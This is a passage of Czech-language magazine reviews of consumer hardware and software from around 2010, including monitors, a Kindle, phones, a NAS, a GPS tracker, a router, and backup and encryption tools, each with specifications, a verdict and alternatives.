Závěr ► Inteligentní FM transmitter, který dokáže využít schopností iPhone k pohodlnému ovládání.

Alternativa ► iPhone FM transistory no name výrobci jsou sice levnější, ale žádný nenabízí funkci vyhledávání volné frekvence.

PLACENÁ INZERCE



24" LCD s HD TV Samsung SyncMaster FX2490HD

CENA/VÝKON: dobrý
INFO: samsung.cz
CENA VČ. DPH: cca 8 500 Kč



TECHNICKÁ DATA

Displej: 24" LED TN, matný, 1 920 × 1 080 bodů
Jas: 250 cd/m²
Kontrast: 1 000:1
Doba odezvy: 5 ms
Úhly pohledu vodorovně/svisle: 170°/160°
Obrazové vstupy: D-Sub, 2x HDMI, komponentní, USB
Spotřeba v běžném provozu: 35 W

Full HD monitor i LED TV: Samsung SyncMaster FX2490HD poslouží stejně dobře jako LCD LED televizor i jako počítačový monitor s vysokým HD rozlišením. Kvůli velkému důrazu na design jsme se zprvu obávali, že kvalita zobrazení ve funkci monitoru nebude odpovídat provedení, naše obavy se však ukázaly jako liché. Matný panel s LCD podsvícením je energeticky úsporný, zároveň však nabízí dobré hodnoty jasu i kontrastu a vcelku rychlou dobu odezvy na úrovni 5 ms. FX2490HD disponuje bohatou konektorovou výbavou, i když chybí DVI. Stabilitu i natáčení displeje zajišťuje zajímavý podstavec v podobě čtyř jakoby chromovaných, přesto plastových nohou. Zařízení dokáže přehrávat hudbu, video i fotografie z připojeného USB disku.

MICHAL BAREŠ

Závěr ► Povedené spojení televizoru a monitoru s vysokým HD rozlišením.

Alternativa ► LG Flatron M2380D je levnější, má kratší úhlopříčku a stejné funkce.

Kompaktní PC Fujitsu Esprimo Q1510

CENA/VÝKON: dobrý
INFO: cs.fujitsu.com
CENA VČ. DPH: 20 000 Kč



TECHNICKÁ DATA

Procesor/RAM: Intel Core i3-320M (2,13 GHz)/3 GB
Čipová sada/grafika: Intel HM55/Intel HD
Pevný disk: 2,5"/500 GB
Optická mechanika: slotová BD/DVD-R
Porty: 6x USB, DVI, HDMI, eSATA, audio
Rozměry/hmotnost: 17 × 17 × 6 cm/1,5 kg
Operační systém: MS Windows 7 Home Premium
PC Mark Vantage: 5 017 bodů
3DMark 05/06: 2 207/1 117
Spotřeba klid/výkon: 17,5 W/54 W
Hlučnost klid/plný výkon: 20 dB/27 dB

Malý, ale výkonný počítač: Fujitsu Esprimo Q1510 představuje výkonnou variantu k nettopům a může posloužit i jako pracovní počítač na místech s omezeným prostorem. Kombinuje malé rozměry s poměrně slušným výkonem procesoru Intel Core i3-320M (2,13 GHz), tichým chodem a nízkou spotřebou. Šasi počítače je díky rozměrům 17 × 17 × 6 cm a hmotnosti okolo 1,5 kg velmi mobilní a počítač tak lze snadno přenášet nebo umístit i mimo dohled uživatele. My jsme měli možnost vyzkoušet nejluxusnější konfiguraci s 500GB pevným diskem, integrovanou Blu-ray mechanikou a integrovaným Wi-Fi a Bluetooth modulem, ale v prodeji by se měly objevit i levnější verze s menším diskem, pouze DVD vypalovačkou a bez Wi-Fi. S ohledem na vysoký výkon a Blu-ray mechaniku (díky které lze počítač skvěle využít jako základ multimediálního domácího centra) je však cena systému slušná. Kromě slotové optické mechaniky disponuje šasi i čteč-

kou paměťových karet a poměrně bohatou portovou výbavou včetně HDMI a eSATA.

Pro zajištění nízké hlučnosti a co nejmenších rozměrů je napájení počítače Esprimo Q1510 řešeno prostřednictvím externího napájecího adaptéru. Naměřená spotřeba činí necelé 2 waty ve spánkovém režimu (probuzení do Windows během několika sekund), při klidovém provozu se zapnutým operačním systémem spotřebovává počítač cca 19 wattů a naměřený maximální výkon se pohybuje okolo 50 wattů. Hlučnost počítače je s ohledem na malé rozměry relativně nízká, Esprimo Q1510 však stále obsahuje aktivní chladič procesoru, takže určitý hluk vydává. Některé nettopy, jako například v tomto čísle rovněž recenzovaný Shuttle XS35-GT nebo Acer Aspire Revo 3610, jsou absolutně tiché, a tedy vhodnější pro přehrávání filmů, na druhou stranu ale nedisponují takovým výpočetním výkonem a Blu-ray mechanikou.

MICHAL BAREŠ

Závěr ► Příjemný, malý, výkonný počítač s Blu-ray mechanikou. Nízká spotřeba, poměrně tichý chod, Wi-Fi modul bychom však raději viděli jako standardní součást výbavy.

Alternativa ► Shuttle XS35-GT je levnější, stejně malý, naprosto bezhlučný a energeticky úspornější, ale má nižší výpočetní (i když vyšší grafický) výkon a pouze DVD mechaniku.

Čtečka elektronických knih Amazon Kindle 3 WiFi

CENA/VÝKON: velmi dobrý
INFO: acomp.cz
CENA VČ. DPH: 4 980 Kč



TECHNICKÁ DATA

Rozměry: 190 × 123 × 8,5 mm
Displej úhlopříčka/rozměry: 6"/122 × 91 mm
Rozlišení/počet barev: 600 × 800, 166 dpi/16 stupňů šedi
Paměť (interní/pro uživatele): 4 GB/3 GB
Wi-Fi: 802.11b/g (WEP, WPA, WPA2)
Konektory: MicroUSB, 3,5 mm jack
Podporované formáty: AZW, PDF, TXT, HTML, DOCX, RTF, JPG, GIF, PNG, BMP, MP3

Amazon Kindle 3 je čtečka elektronických knih, která se velmi přibližuje ideálnímu zařízení pro náročného čtenáře. Výborný displej, skvělá výdrž a 3 GB pro vaše knihy slibují mnohem více času stráveného s literaturou. Propracovaná ergonomie zaručuje příjemné ovládání přístroje a díky dobré výbavě (Wi-Fi, prohlížeč, přehrávač MP3, Text-to-Speech) má Kindle náskok před konkurencí. Vytknout lze jen drobné chybičky ve firmwaru, chybějící podporu Adobe DRM a stále ještě (na jednoúčelové zařízení) vyšší cenu. Přesto lze tento model v současné nabídce čteček elektronických knih označit za našeho jednoznačného favorita.

PETR KRATOCHVÍL

Závěr ► Jeden z nejlepších e-booků, se kterými jsme se setkali. Výborný displej, ergonomie a výbava.

Alternativa ► Zajímavou volbou může být o něco dražší Jinke Hanlin V3 s podporou více formátů, ale horší ergonomií a provedením.

PLACENÁ INZERCE



Netbook Samsung N210

CENA/VÝKON: velmi dobrý
INFO: acomp.cz
CENA VČ. DPH: 9 000 + 8 988 Kč



TECHNICKÁ DATA

Procesor/paměť: Intel Atom N450/1,66 GHz/1 024 DDR2
Pevný disk: 250 GB
Displej: PixelQi 10,1"/1 024 × 600/matný
Porty/vybavení: 3x USB, VGA, audio, LAN, webcam, Wi-Fi
PCMark 05/3DMark 05: 1248/239
Výdrž baterie [h:m]: 9:08 (MM07 Reader)
Rozměry/hmotnost: 259 × 188 × 25 mm/1 222 g

Obvyčejný netbook se slušnou výbavou a přijatelným výkonem – tak lze popsat základ testovaného netbooku Samsung N210. Zajímavostí testovaného modelu byl volitelně dokoupitelný displej typu PixelQi (příplatek činí téměř 9 000 Kč), který díky speciální odrazivé vrstvě umožňuje sledovat dění na obrazovce i s vypnutým podsvícením. Při jasném osvětlení tak můžete vypnout podsvícení a ušetřit tak okolo 90 % příkonu displeje. Výdrž notebooku bez podsvícení se má pohybovat okolo 15 hodin. Naše testy, které proběhly standardně se 40% podsvícením displeje vykazaly výdrž v délce 9:08 hodiny (kapacita akumulátoru 5 300 mAh). **PETR KRATOCHVIL**

Závěr ► Obvyčejný netbook s neobvyčejným příplatkovým displejem, který dokáže zvýšit jeho výdrž.

Alternativa ► Transreflektivní displej použila již dříve Toshiba u modelu Portege R600, ale ten stál o dost víc.

Monochromatická LED tiskárna Oki B411d

CENA/VÝKON: dobrý
INFO: oki.cz
CENA VČ. DPH: cca 4 700 Kč



TECHNICKÁ DATA

Max. rychlost tisku: 33 stran A4/min.
Rozlišení: max. 2 400 × 600 dpi
Formát/duplex: A4/ano
Kapacita podavače: 250
Max. měsíční zatížení: 60 000 listů
Tiskové náklady: 0,66 Kč
Rozhraní: USB 2.0, paralelní

Monochromatická tiskárna Oki B411d je založena na technologii LED a pro připojení k počítači je vybavena rozhraním USB a rozhraním paralelním. Její doporučená cena je 5 418 Kč, v nabídce internetových obchodů ji však seženete za cenu kolem 4 700 Kč. U této tiskárny se odděleně mění tiskový válec a tonerová náplň. Tonerový válec má životnost 25 000 stran a tonerová náplň je k dispozici s kapacitou na 3 000 stran. V důsledku absence tonerové náplně s větší kapacitou nevznikají tiskové náklady nejlépe: výtisk strany formátu A4 s 5% pokrytím vyjde cca na 66 haléřů. Naopak potěší, že tiskárna je vybavena informačním dvouřádkovým displejem a že instalační průvodce i ovladač tiskárny jsou vyvedeny v českém jazyce. Tiskárna disponuje rychlou tiskovou mechanikou (33 str./min.) a standardně je vybavena velkou pamětí (64 MB), kterou lze rozšířit až na 320 MB. Výrobce u této tiskárny uvádí také vysoké maximální vytížení – až 60 000 stran. Pozitivní také je, že po registraci produktu usku-

tečně prostřednictvím internetu získáte na toto zařízení tříletou záruku. U tiskárny Oki se nám líbilo přehledné prostředí ovladače, ve kterém můžete zadat i automatický oboustranný tisk. Při výběru kvality tisku máte k dispozici čtyři položky: volbu Koncept (300 × 300 dpi), volbu Normální (600 × 600 dpi), volbu Vysoká kvalita (1 200 × 600 dpi) a volbu ProQ1200. Tisk probíhá velmi rychle: první strana textového dokumentu vyjela z tiskárny po 6 sekundách, 10stránkový textový dokument s grafickým logem byl zhotoven za 22 s. Při oboustranném tisku tohoto dokumentu byla tiskárna hotova za 42 s. Tisk pěti stran grafického dokumentu v nejvyšší kvalitě tiskárně zabral pouze 15 s, 18stránkový dokument ve formátu PDF byl dokončen za 39 s a tisk fotografie formátu A4 za 17 s. Velmi spokojeni jsme byli i s kvalitou tisku. Znaky mají ostře vykreslené hrany a dobře čitelné je i velmi drobné písmo. Za cenu 4 700 Kč se jedná o velmi dobrou volbu pro zájemce o monochromatický tisk – tiskárna Oki B411d tiskne rychle a kvalitně zvládá i oboustranný automatický tisk.

MARTIN SEMRÁD

Závěr ► Tiskárna Oki B411d produkuje ve svižném tempu velmi kvalitní tisk.

Alternativa ► Brother HL-5340D, Canon i-Sensys LBP3310, HP LaserJet P2035.

24" LCD televizor BenQ ML2441

CENA/VÝKON: dobrý
INFO: benq.cz
CENA VČ. DPH: cca 6 900 Kč



TECHNICKÁ DATA

Displej: 23,6" (60 cm), 16:9, matný, TN, 1 920 × 1 080 bodů
Naměřený jas: 265 cd/m²
Šachovnicový poměr: 190:1
Naměřená doba odezvy: 7 ms
Úhly pohledu (vodorovně/svisle): 155°/128°
Obrazové vstupy: D-Sub, 3+ HDMI, komponentní a kompozitní video, S-Video, SCART
Spotřeba v běžném provozu: 21 W

Pro zájemce o monitor, který lze díky TV tuneru používat i jako televizor, je určen model BenQ ML2441. Je dodáván s dálkovým ovladačem a díky podsvícení LED diodami zaujme i nízkou spotřebou energie – spotřeba v běžném provozu činila 21 W. Obraz se vykresluje v rozlišení 1 920 × 1 080 bodů na matném displeji, který je založen na technologii TN. Pro připojení k počítači slouží analogové rozhraní D-Sub a v zadní části je navíc pestrá nabídka videovstupů. Nechybí ani port pro připojení USB paměťových zařízení. Při práci s monitorem se nám líbil velmi dobrý jas, výborný je kontrast displeje, menší jsou však úhly pohledu: směrem ze stran jsme zjistili úhel 155° a ve svislém směru pouze 128°.

MARTIN SEMRÁD

Závěr ► BenQ ML2441 můžete používat jako počítačový monitor i jako televizor. Líbila se nám u něj nabídka videovstupů a nízká spotřeba energie.

Alternativa ► Konkurenci jsou 23" až 24" monitory vybavené TV tunerem – např. LG M2380D-PZ a Samsung P2470HD.

HTC Desire HD



PDA HTC Desire HD

CENA/VÝKON: velmi dobrý
INFO: sunnysoft.cz
CENA VČ. DPH: 13 690 Kč



velmi dobrý

TECHNICKÁ DATA

Displej: 4,3", 480 × 800 bodů, dotykový, kapacitní
Technologie: GSM, 3G, Wi-Fi, Bluetooth, microUSB, 3,5mm jack, 8Mpx fotoaparát s autofokusem a diodovým bleskem, Android 2.2, 1GHz CPU
Paměť: 768 MB RAM + 1,5 GB uživatelská paměť + microSDHC
Rozměry a hmotnost: 123 × 68 × 12 mm, 164 g

Společnost HTC opět po krátké době aktualizovala svůj vlajkový model a vytvořila HTC Desire HD. Jak název napovídá, novinka vychází z předchozího modelu HTC Desire. Jaké změny byly provedeny?

HD je opravdu obrovský: úhlopříčka displeje má rozměr 4,3", to je jako u běžné automobilové navigace. Zpracování přístroje však vnímáme hůře než u jeho předchůdce. Jak kryt na baterii, tak kryt na SIM kartu je vyřešen velmi podivně – se sundáním i s nandáním jsme pokaždé zápasili. Použité materiály jsou zato špičkové. Displej je oproti předchůdci o 0,6" větší, kupodivu ale zůstalo stejné rozlišení, které nabízí komfortních 480 × 800 bodů.

Hlavní změny k lepšímu prováděla hardwarová výbava HD. Řada uživatelů Desiru si stěžovala na malou uživatelskou paměť. Ta má nyní 1 500 MB (předchůdce měl jen 512 MB) a také paměť RAM byla z 576 MB navýšena na 768 MB. Procesor zůstal na frekvenci 1 GHz, výrobní technologie ale klesla z 65 nm na 45 nm. To

by mělo teoreticky znamenat delší výdrž, v praxi ovšem baterii (1 230 mAh) „ždímá“ velký displej, takže opět počítejte s výdrží při aktivním užívání maximálně jeden den.

Android ve verzi 2.2 je to nejlepší, co můžete na trhu s mobilními operačními systémy získat. I díky procesoru a dostatku RAM pracoval celou dobu velmi rychle a bez zadrhávání. Nabízí vše, co nabízejí ostatní telefony s tímto operačním systémem, mimo jiné tedy také hlasové vyhledávání v češtině (opravdu velmi návykové a překvapivě skvěle funkční), sdílení mobilního internetu přes Wi-Fi, plnou podporu flashe a další drobnosti. Ovládání PDA velmi usnadňuje výběr zajímavých widgetů a aplikací pojmenovaných jako HTC Sense.

Fotoaparát s 8Mpx snímačem a autofokusem pořizuje slušné fotografie, ale jen v dobrých světelných podmínkách. Nemá skutečný blesk, jen dvojici vysoce svítivých diod. VRATISLAV KLEGA

Závěr ► HTC Desire HD není velký – je obrovský. Pokud se vám však vejde do kapsy, pak můžete mít nejlepší PDA na trhu. Problémem může být jen slabší výdrž na baterie.

Alternativa ► iPhone 4 je o dost dražší, má ještě lepší hardwarovou výbavu, ale jeho operační systém je více uzavřený. Baterie vydrží dostatečně dlouho.



D-Link DNS-320

Datové úložiště D-Link DNS-320

CENA/VÝKON: výborný
INFO: dlink.cz
CENA VČ. DPH: 2 390 Kč



TECHNICKÁ DATA

Rozhraní: 1x LAN (1 Gb/s), 1x USB
Připojení disků: 2x SATA
Funkce: UPnP Media Server, FTP server, iTunes server, Bit-Torrent klient, stahování z WWW a FTP, RAID 0, 1
Rozměry a hmotnost: 147 × 115 × 178 mm, 863 g bez disků

Kam bezpečně ukládat důležité fotografie nebo videa z dovolené? Síťové úložiště, které podporuje funkci zrcadlení (RAID 1), se jeví jako ideální místo. Není přehnaně drahé a data jsou ve vysokém bezpečí. Pokud se totiž pokazí jeden disk, budou data stále uložena i na disku druhém.

Nejnovější NAS od D-Linku má označení DNS-320. Skýtá místo právě pro dva SATA disky, včetně podpory RAID. Uložená multimédia dokáže do sítě také streamovat do kompatibilního zařízení pomocí UPnP, certifikace DLNA potvrzující širokou kompatibilitu však chybí.

Zpracování vypadá poněkud lacině, bylo použito příliš plastů. S instalací disků jsme problém neměli, chválíme velmi tichý provoz, větráček se zapne až v případě potřeby.

VRATISLAV KLEGA

Závěr ▶ Velmi levný síťový disk zaujme především možností zrcadlit pevné disky.

Alternativa ▶ Identické funkce nabízí také AirLive NAS-235 a ZyXEL NSA-221, oba jsou o dost dražší.



T-Trace CP-100

Sledování polohy T-Trace CP-100

CENA/VÝKON: dobrý
INFO: t-mobile.cz
CENA VČ. DPH: 3 900 Kč



TECHNICKÁ DATA

Určení polohy: přes GPS (čip Atheros AR1511)
Rozhraní: slot pro SIM, nabíjecí konektor
Výdrž na baterie: až 115 hodin stand-by
Rozměry a hmotnost: 45 × 35 × 21 mm, 29 g

Přestože v případě hledání malé Aničky označila televize Nova prostor, který má policie prohledat, dívka se dosud nenašla. Právě v takovém případě by se hodila služba T-Trace.

Jak to celé vlastně funguje? Do malého zařízení (asi jako krabička od sirek) vložíte SIM kartu a přístroj zapnete. Ze svého mobilu provedete „spárování“ se zařízením. To proběhne jednoduše pomocí SMS.

K provedení zařízení nemáme připomínek. Je dostatečně malé a lehké, ovládání je jednoduché, tři stavové diody informují o stavu zařízení.

V jakých režimech může T-Trace fungovat? Celkem jsou k dispozici čtyři režimy. V každém z režimů vám na zaregistrovaný mobil přijde SMS s časem a odkazem na Google Mapy, případně je možné nechat poslat MMS přímo s mapou. Po kliknutí na odkaz se zobrazí standardní webová stránka Google Map, kde uvidíte zelenou šipku vyznačující umístění trackeru.

A jaké jsou ty čtyři režimy? V prvním pošlete SMS ve tvaru „C“ na telefonní číslo SIM karty v zařízení. Do několika desítek sekund dostanete výše popsa-

nou odpověď. Ve druhém případě si můžete nastavit automatické zasílání polohy v časovém intervalu, od jedné minuty do 1 380 minut. V tom případě chodí SMS pravidelně po uplynutí doby. Ve třetím případě bude tracker sám hlídat polohu a vy určíte, kdy se pošle alarm. Vysvětlení: Tracker je na nějaké pozici a vy určíte, že pokud polohu opustí o více než 300 metrů (v kroku po 10 metrech), automaticky dostanete aktuální polohu. Jde vlastně o hlídání opuštění zóny. Čtvrtý režim se spouští přímo ze zařízení. Po dobu tří sekund se podrží „SOS“ tlačítko, a zařízení odešle do telefonu polohu.

Tracker fungoval spolehlivě, signál našel rychle, ale pouze na otevřeném prostranství. Pokud „nevidí“ na oblohu, je totálně ztracený. Nedokáže určit polohu z BTS vysílačů jako řada mobilních telefonů.

V ceně dostanete T-Mobile SIM kartu s kreditem 200 Kč, platí se jen za každé odeslání SMS dle standardního tarifu.

VRATISLAV KLEGA

Závěr ▶ Potřebujete hlídat auto před domem, ovci na pastvě, dítě ve škole nebo babičku v domově důchodců? Pomocí zařízení T-Trace je to velmi jednoduché.

Alternativa ▶ Podobnou službu nabízí www.phoneonmap.com. Dobře využít lze i bezplatnou službu Google Latitude.



Nokia X3 Touch and Type

Mobilní telefon Nokia X3 Touch and Type

CENA/VÝKON: dostatečný
INFO: www.nokia.cz
CENA VČ. DPH: 4 200 Kč



TECHNICKÁ DATA

Displej: 2,4", 240 × 320 bodů, dotykový, odporový
Technologie: GSM, 3G, Wi-Fi, Bluetooth, microUSB, 3,5 mm jack, 5 Mpx fotoaparát
Paměť: 50 MB + microSD
Rozměry a hmotnost: 106 × 48 × 10 mm, 78 g

Nová Nokia X3 je opravdový prcek – jen se podívejte do tabulky na rozměry a hmotnost. Zpracování je na výborné úrovni, materiály nemají chybu. Největší novinkou telefonu je však kombinace numerické klávesnice a dotykového displeje. Na první pohled se může zdát toto ovládání nesmyslné, ale věřte tomu, že je velice intuitivní a návykové. Je jen na vás, zda kliknete na displej, nebo stisknete tlačítko.

Vybava telefonu je spíše chudá. Chybí operační systém, což ale pro někoho může být výhodou. Fotoaparát nemá autofokus, na druhou stranu nechybí Wi-Fi. Líbila se nám možnost upravit hlavní stránku a dotykem se tak dostat k nejčastěji používaným funkcím. Výhodu máme k uspořádání klávesnice, hlavně kláves *, # a 0.

VRATISLAV KLEGA

Závěr ▶ Povedený mobil miniaturních rozměrů s klávesnicí a dotykovým displejem. Kdyby byl levnější, určitě stojí za zvážení.

Alternativa ▶ Nokia 2710 sice nemá dotykový displej, ale je levnější a nabízí i navigaci.



Univerzální stylus Stylus SJ2

CENA/VÝKON: dobrý
INFO: sunnysoft.cz
CENA VČ. DPH: 399 Kč



výborný

TECHNICKÁ DATA

Podporované typy displejů: odporové, kapacitní
Další funkce: propisovací tužka
Délka: 124 mm
Průměr: 8,5 mm

Stylus už je dnes téměř sprosté slovo. Když je možné ovládat prstem iPhone, proč by to nešlo také u všech ostatních PDA? Tak si to přeje marketing výrobců PDA, a co chtějí zákazníci, to je trochu vedlejší. A protože odporová technologie je mnohem vhodnější pro ovládání stylusem, přechází výrobci na kapacitní technologii displejů, která je mnohem příjemnější pro ovládání prstem. Na kapacitní displeje tak přešla například i Nokia N8, ačkoliv pochází z Finska, kde uživatelé velkou část roku nosí rukavice. A právě to je problém kapacitních displejů. Zatímco starší, odporové displeje reagují na tlak, kapacitní využívají kapacitu mezi prstem a displejem. Z toho ale také vyplývá, že tyto displeje není možné ovládat v rukavicích, tužkou nebo běžným stylusem. Právě v těchto případech je nutné sáhnout po speciálním stylusu s podporou kapacitních displejů.

Jeden takový jsme vyzkoušeli. Na první pohled vypadá jako propisovací tužka. Jeden konec je však vyroben z jakési gumy ve tvaru polokoule (viz obrázek). Materiál je velmi měkký, příjemně se s ním na displej tuká a bez problémů se po něm také jezdí. Stylus pracoval výborně a zcela přesně, velmi rychle jsme si na něj zvykli.

VRATISLAV KLEGA

Závěr ► Chcete svůj kapacitní displej ovládat mnohem přesněji a třeba i v rukavicích? S kapacitním stylusem to půjde.

Alternativa ► Svůj kapacitní stylus nabízí i Nokia, a to pod názvem Nokia SU-36. Je trochu levnější, ale nemá v sobě propisovací tužku.

Domácí Wi-Fi router Netgear JWN2000

CENA/VÝKON: dobrý
INFO: netgear.cz
CENA VČ. DPH: 890 Kč



dobrý

TECHNICKÁ DATA

Rozhraní: 1x WAN, 4x LAN (100 Mb/s)
Wi-Fi: 802.11b/g/n, až 300 Mb/s, WEP, WPA, WPA2
Funkce: síť pro hosty, vypnutí tlačítkem, blokování obsahu, Wi-Fi opakovací, WPS
Rozměry a hmotnost: 178 x 130 x 35 mm, 269 g

JWN2000 patří mezi nižší střední třídu domácích routerů. Nenabízí žádné přídatné funkce, jako třeba USB, je však vybaven „rychlou“ 802.11n. V tomto případě je ale termín „rychlou“ poněkud zavádějící, protože průměrná přenosová rychlost v režimu „300 Mb/s“ dosáhla pouze 28 Mb/s, tedy asi 3,5 MB/s, což je podprůměrná hodnota. Nejlepší konkurence nabízí i dvojnásobnou rychlost.

Netgear představoval router jako ekologický – s nízkou spotřebou, což se při testech potvrdilo. V klidu činila spotřeba kolem 2 W, při zátěži pak 3,5 W, což jsou velmi dobré výsledky. Zpracování je na dobré úrovni, díky integrovaným anténám vypadá Netgear velmi hezky, kromě běžné polohy je možné jej umístit do stojánku.


Konfigurace je jednoduchá, chybí rozhraní v češtině, které Netgear k jiným produktům nabízí. Praktický je jednoduchý firewall a blokování vybraných stránek, tradičně Netgearu chybí noční vypínání Wi-Fi. Chválíme funkci, která jedním kliknutím umí aktualizovat firmware v routeru.

VRATISLAV KLEGA

Závěr ► Domácí router s podprůměrně rychlou Wi-Fi sítí, jednoduchým ovládáním a velmi nízkou spotřebou.

Alternativa ► ZyXEL NBG-419N je o něco dražší, má lepší Wi-Fi a více funkcí, trčí z něj ale antény.


Zpravodajství v počítači



O&O DiskImage 5.5



CryptBox 2010



Zpravodajská lišta Zpravodajství v počítači

SYSTÉM: Win XP/Vista/7
INFO: ct24.cz
CENA VČ. DPH: freeware



Česká televize nedávno představila aplikaci pro sledování kanálu ČT24 na telefonech iPhone a nyní nabízí i možnost, jak dostat aktuální zpravodajství do vašeho počítače. Aplikace Zpravodajská lišta pro PC názvem evokuje, že by mohlo jít o doplněk internetového prohlížeče, ale není tomu tak.

Zpravodajská lišta na PC, zobrazená v horní nebo dolní části obrazovky (případně v samostatném okně), zobrazuje aktuální zprávy, stejně jako to známe z lišty ve spodní části obrazu ČT24. Zprávy z domova, ekonomiky, ze světa, sportu nebo předpověď počasí se liší barvou titulku v levé části lišty. V možnostech nastavení najdete efekt animace zpráv, interval střídání zpráv a také font, jakým jsou vysázeny (bez změny barvy či velikosti písma).

RADEK KUBEŠ

Shrnutí ► Jednoduchá aplikace pro zobrazení aktuálního zpravodajství ČT24 v počítači. Pracuje samozřejmě pouze tehdy, když je počítač připojený k internetu.

Alternativa ► Pro přísun aktuálních zpráv do počítače můžete použít třeba i miniaplikaci na pracovní plochu nebo RSS čtečku, napojenou na zpravodajský web.

Zálohování O&O DiskImage 5.5

SYSTÉM: Win 2k/XP/Vista/7
INFO: oo-software.com
CENA VČ. DPH: cca 800 Kč



Zálohovací nástroj O&O DiskImage nabízí funkce pro kopírování kompletního obsahu pevných disků a jejich oddílů. Díky tomu získáte záložní kopii nejen všech uživatelských dat, ale uložená bude i instalace Windows, ovladače hardwaru, používané programy a všechna uživatelská nastavení. Při havárii disku pak jednoduše obnovíte kompletní obsah disku do předchozího stavu, aniž byste se zdržovali instalací a nastavováním. Stejnou funkci můžete snadno použít také při instalaci nového, většího disku, na který naklonujete kompletní obsah toho starého. Pro nastartování počítače a obnovu dat ze zálohy slouží speciální záchranný disk.

O&O DiskImage nabízí dlouhou řadu uživatelských nastavení, vše pěkně přehledně v uživatelském rozhraní s pásem karet ve stylu Microsoft Office 2007, s možností vlastního nastavení rozmístění ovládacích prvků. Vytváření záložních kopií si můžete nastavit na přesný čas a pravidelné opakování, tak aby O&O DiskImage vytvářel zálohu zcela automaticky, bez vaší asistence. Zálohy je možné ukládat na lokální i síťové disky nebo je vypalovat na CD, DVD či Blu-ray média, s auto-

matickým rozdělováním zálohy podle zadané velikosti. Nechybí ani nastavení komprese a šifrování záložního archivu.

Při zálohování není nutné vždy kopírovat kompletní obsah pevného disku či oddílů. Pro úsporu místa na zálohu i času nutného k jejímu provedení můžete zvolit rozdílové nebo inkrementální (přírůstkové) zálohování. Použít lze také filtry pro vynechání souborů určitého typu ze zálohování nebo z komprese. Všechna nastavení si můžete uložit jako vlastní profily pro opakované použití.

O vytvoření zálohy nebo naopak o problémech při zálohování vás může O&O DiskImage informovat e-mailem. Před nebo po skončení zálohy můžete v O&O DiskImage nastavit automatické spouštění vybraných programů nebo vypnutí počítače. Testovací období pro bezplatné vyzkoušení O&O DiskImage je 30 dní.

RADEK KUBEŠ

Shrnutí ► Dobře zpracovaný zálohovací nástroj s mnoha nastavitelnými parametry a automatickým spouštěním zálohování může ušetřit mnoho času a problémů.

Alternativa ► Podobné funkce pro zálohování kompletního obsahu pevných disků a snadnou obnovu nabízí například software od společnosti Acronis nebo Paragon.

Ochrana dat CryptBox 2010

SYSTÉM: Win XP/Vista/7
INFO: abelsoft.net
CENA VČ. DPH: 520 Kč




Šifrovací nástroj CryptBox nabízí čtyři různé způsoby spolehlivé ochrany vašich důležitých dat. Umí na disku vytvořit speciální šifrované úložiště o zvolené velikosti, zašifrovat již existující složky se soubory nebo vytvořit zabezpečený prostor na USB klíčenice. Zašifrovat je možné i kompletní obsah disků, včetně systémového disku s instalací Windows. Na přenosná média lze nahrát i speciální verze aplikací (Firefox, Thunderbird, 7-Zip ad.), které můžete používat i bez instalace na různých počítačích. Zajímavé jsou i možnosti ochrany dat – vedle klasického hesla se nabízí i použití kombinace obrázků, klíče na USB disku nebo odemykání pomocí iPodu či iPhone. Nepotřebná data CryptBox zlikviduje několiknásobným přepisem.


RADEK KUBEŠ

Shrnutí ► CryptBox nabízí spolehlivou ochranu dat se zajímavými možnostmi jejich zpřístupnění a propracovanými nástroji na využití přenosných médií.

Alternativa ► Disky a diskové oddíly můžete šifrovat například bezplatně dostupným nástrojem TrueCrypt, šifrovaná úložiště vytvoří i SafeHouse Explorer.

PLACENÁ INZERCE


Abbyy FineReader 10

Zoner Photo Studio 13

FileStream SafeShield 2.1.5.115

OCR software Abbyy FineReader 10

SYSTÉM: Win XP/Vista/7
INFO: abbyy.com
CENA VČ. DPH: cca 1 200 Kč



FineReader je již dlouhou řadu let jedničkou mezi OCR programy, tedy aplikacemi pro „čtení“ textu. Dokonale naskenovaný dokument bez grafiky již dokázaly perfektně přečíst staré verze, nyní se tedy vývoj obrací na uživatelskou vstřícnost. Máte dokument vyfocený mobilním telefonem? Chcete u naskenovaného dokumentu přesně zachovat grafiku? To všechno teď FineReader zvládá velmi dobře.

Při čtení fotografie z mobilu závisí především na ostrosti textu. Jen mírně nedoostřený text je již nečitelný, je-li však fotografie ostrá, nebude programu vadit pokrivení ani rotace a text převede velmi dobře.

Opravdu na výbornou si program poradí s převodem kvalitně naskenovaných dokumentů obsahujících grafiku. **VRATISLAV KLEGA**

Shrnutí ► Vylepšená verze OCR si lépe poradí s fotografiemi z mobilů a především velmi striktně zachovává vzhled originální stránky.

Alternativa ► Primitivní OCR (bez podpory češtiny) obsahuje i OneNote v balíku Office, alternativou může být i nástroj Recognita Omnipage, Abbyy je však o generaci před tímto nástrojem.

Zpracování fotografií Zoner Photo Studio 13

SYSTÉM: Win XP/Vista/7
INFO: zoner.cz
CENA VČ. DPH: 1 499 Kč



Ani letos na podzim nebyla přerušena vývojová řada úspěšné české aplikace pro kompletní zpracování digitálních fotografií Zoner Photo Studio, a tak se můžeme seznámit s novou verzí, označenou číslem 13.

